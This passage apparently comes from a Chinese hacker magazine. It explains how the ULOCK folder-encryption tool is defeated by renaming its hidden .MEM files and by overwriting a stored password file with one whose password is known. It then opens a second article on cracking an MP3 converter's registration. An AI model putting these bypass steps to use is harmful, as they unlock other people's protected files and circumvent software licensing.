


图7　修改为2.RAR可以执行




图8　修改为3.BMP可以打开

于是把3.MEM文件名修改为3.BMP，双击运行，大快人心，果然就是BMP文件，如图8。

现在笔者猜想，WSYSCHECK工具中显示的这个“117789687LIST.mem”文件应该就保存了一份MEM文件和原始文件的对应列表。我们打开这个“117789687LIST.mem”文件后，文件是加密的，看来无法破解，加密数据如下：

```
BAE5CBD6D7F0C5D2BFD42B686B6F080E342A686168090F4F724
970776C672B617D61080E372A686168090FD0DF51C0C8CCCBD2B45D54
CAB1C8B72B766476080E362A686168090F
```

破解思路二

在上面的破解过程中，笔者看到了一个没有后缀名的“117789687”文件，于是大胆猜想这个文件就是保存了密码数值的文件，本着这个想法，笔者再次使用ULOCK来对5566这个目录进行加密。这次我们输入的加密密码为“123456”，如图9。




图9　设置密码

加密完成后，同样使用WSYSCHECK打开5566文件夹，在其中可以看到一个“117789687”文件，打开这个文件，可以看到内容为“-343636303032”，如图10。




图10　文件内容




图11　替换文件

看到这个"-343636303032"之后，怎么看都像是密码。现在，就浮现了一个破解思路，如果我把前一例中的那个"117789687"文件（密码为"123"）覆盖掉这个文件，是否会把密码也"覆盖"成为"123"？

说干就干，使用WSYSCHECK的复制、粘贴功能，把原来的2233文件夹中的"117789687"文件覆盖掉5566文件夹中的"117789687"文件，如图11。

现在，运行5566目录中的这个ULOCK文件，输入密码"123"，居然提示"解密成功"，哈哈哈！大名鼎鼎的移动加密大师ULOCK就这样被"双重"破解了，如图12。




图12　成功解密

【本文所涉及的相关程序已收录在光盘工具中】

编辑点评：

其实很多时候解密又何须一定要OD之类的调试工具呢？只要知道其中的奥妙，那么加密将不堪一击！本文就给大家一个非常好的例子，有时候把思路放宽一点，可能又是另一片光明。

简单破解——mp3转换程序

■冷雪书生

从本文你可以学到：

简单的破解知识

写这篇文章时，我已经不再从事计算机行业，但我要说一句发自内心的话——感谢《黑客手册》！是你在激励着我不断的努力。正因为你面向大众化，才让更多的人了解你、理解你。当然，我也会一如既往的支持你。本文没什么难的技术，但对喜欢听歌的你肯定有用。

两个月前，练习截拳道时在网上下了个"李小龙电影剪辑.mp4"文件，当时很想把它转换成MP3格式传到手机上听，可一直都没有时间。正好这次有空，所以就去找了这方面的软件，找到两个，一个是Total Video Converter，这个软件功能很强大，但是在转换成MP3格式后传到我手机上却无法听！于是又试试另外一个软件，叫宽网MP3转换录音器，可是要注册。我在软件破解这方面比较弱智，一看到这个心里自然就不爽，但我太喜欢这首歌了，所以决定碰碰运气，没准还能成功呢。下面就来简单分享一下破解过程，很简单的，高手看了就请把完整的破解思路献给读者们吧。

